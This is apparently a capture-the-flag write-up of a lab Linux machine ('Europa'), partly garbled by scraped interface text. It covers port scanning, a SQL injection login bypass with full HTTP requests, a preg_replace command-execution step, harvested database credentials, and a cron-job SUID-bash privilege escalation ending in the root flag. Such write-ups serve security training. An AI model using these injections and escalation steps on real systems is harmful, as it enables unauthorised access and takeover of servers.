


# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 13:59 IST
Nmap scan report for 10.10.10.22
Host is up (0.42s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
|   256  b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
|_  256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
443/tcp   open  ssl/http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: 400 Bad Request
|_ ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stateOrProvinceName=Attica/countryName=GR
|_ Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
|_ Not valid before: 2017-04-19T09:06:22
|_ Not valid after: 2027-04-17T09:06:22
|_ tls-alpn:
|_  http/1.1
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.45 seconds
```

## 2) Checked the page



# Vulnerability Assessment

## 1) Found sql injection point

Request

PrettyRawHex

```
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 Cookie: PHPSESSID=gb2d23u8lj2tdcjld52gk6d5
4 Content-Length: 62
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://admin-portal.europacorp.htb
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://admin-portal.europacorp.htb/login.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 email=test@mail.com' union select sleep(10) -- --password=test
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Aug 2024 09:10:20 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 61
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html; charset=UTF-8
11
12 The used SELECT statements have a different number of columns
```

## 2) Exploited sql injection to login

SendCancel<>Follow redirection

Request

PrettyRawHex

```
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 Cookie: PHPSESSID=gb2d23u8lj2tdcjld52gk6d5
4 Content-Length: 62
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://admin-portal.europacorp.htb
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://admin-portal.europacorp.htb/login.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 email=test@mail.com' union select 1,2,3,4,5 -- --password=test
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 302 Found
2 Date: Thu, 29 Aug 2024 09:11:40 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Location: https://admin-portal.europacorp.htb/dashboard.php
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
```

Inspector

Selection49 (0x31)

Selected texthttps://admin-portal.europacorp.htb/dashboard.php

Request attributes2

Request query parameters0

Request body parameters2

Request cookies1

Request headers21

Response headers10

EuropaCorp Server Admin v0.2 beta - Chromium

EuropaCorp Server Admin v0.2 beta

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DashboardTools

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Amazing Themes made by Creators just like you. ads via Carbon

Dashboard

26New Comments!

View Details

12New Tasks!

View Details

124New Orders!

View Details

13Support Tickets!

View Details

Area Chart Example

30,000

22,500

15,000

7,500

0

2010-052010-082010-112011-022011-052011-082011-112012-022012-05

2011 Q4  
iPhone: 15,073  
iPad: 5,967  
iPod Touch: 5,175

Bar Chart Example

100

#	Date	Time	Amount
3326	10/21/2013	3:29 PM	\$321.33

Notifications Panel

New Comment4 minutes ago

3 New Followers12 minutes ago

Message Sent27 minutes ago

New Task43 minutes ago

Server Rebooted11:32 AM

Server Crashed!11:13 AM

Server Not Responding10:57 AM


New Order Placed9:49 AM

Payment ReceivedYesterday


View All Alerts

Donut Chart Example

2/6



### 3) Found regex as input



### 4) preg\_replace is probably used and it is vulnerable to command execution

<https://captainnoob.medium.com/command-execution-preg-replace-php-function-exploit-62d6f746bda4>



```
vigneswar@VigneswarPC: ~  
www-data@europa:/var/www/admin$ cat db.php  
<?php  
$connection = mysqli_connect('localhost', 'john', 'iEOERHRiDnwkdwn');  
if (!$connection){  
die("Database Connection Failed" . mysqli_error($connection));  
}  
$select_db = mysqli_select_db($connection, 'admin');  
if (!$select_db){  
die("Database Selection Failed" . mysqli_error($connection));  
}  
?>  
www-data@europa:/var/www/admin$ mysql -ujohn -piEOERHRiDnwkdwn  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 319  
Server version: 5.7.18-0ubuntu0.16.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| admin |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> use admin;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql>
```

## Privilege Escalation

### 1) Found vulnerable cron job

```
www-data@europa:/var/www/admin$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
* * * * * root    /var/www/cronjobs/clearlogs  
www-data@europa:/var/www/admin$ cat /var/www/cronjobs/clearlogs  
#!/usr/bin/php  
<?php  
$file = '/var/www/admin/logs/access.log';  
file_put_contents($file, '');  
exec('/var/www/cmd/logcleared.sh');  
?>  
www-data@europa:/var/www/admin$ ls /var/www/cmd/logcleared.sh -al  
ls: cannot access '/var/www/cmd/logcleared.sh': No such file or directory  
www-data@europa:/var/www/admin$
```

```
www-data@europa:/var/www/admin$ chmod +x /var/www/cmd/logcleared.sh
```

```
www-data@europa:/var/www/admin$ ls /bin/bash -al
```

```
-rwxr-xr-x 1 root root 1037528 May 16 2017 /bin/bash
```

```
www-data@europa:/var/www/admin$ ls /bin/bash -al
```

```
-rwsr-sr-x 1 root root 1037528 May 16 2017 /bin/bash
```

```
www-data@europa:/var/www/admin$ /bin/bash -p
```

```
bash-4.3# cat /root/root.txt
```

```
cb12a954cd984eb2cb33a646e80670ee
```

```
bash-4.3# |
```

```
Platform: Linux
```

```
Language: en-US
```

```
Upgrade-Insecure-Requests: 1
```

```
Origin: https://admin-portal.europacorp.htb
```

Response

Pretty Raw Hex

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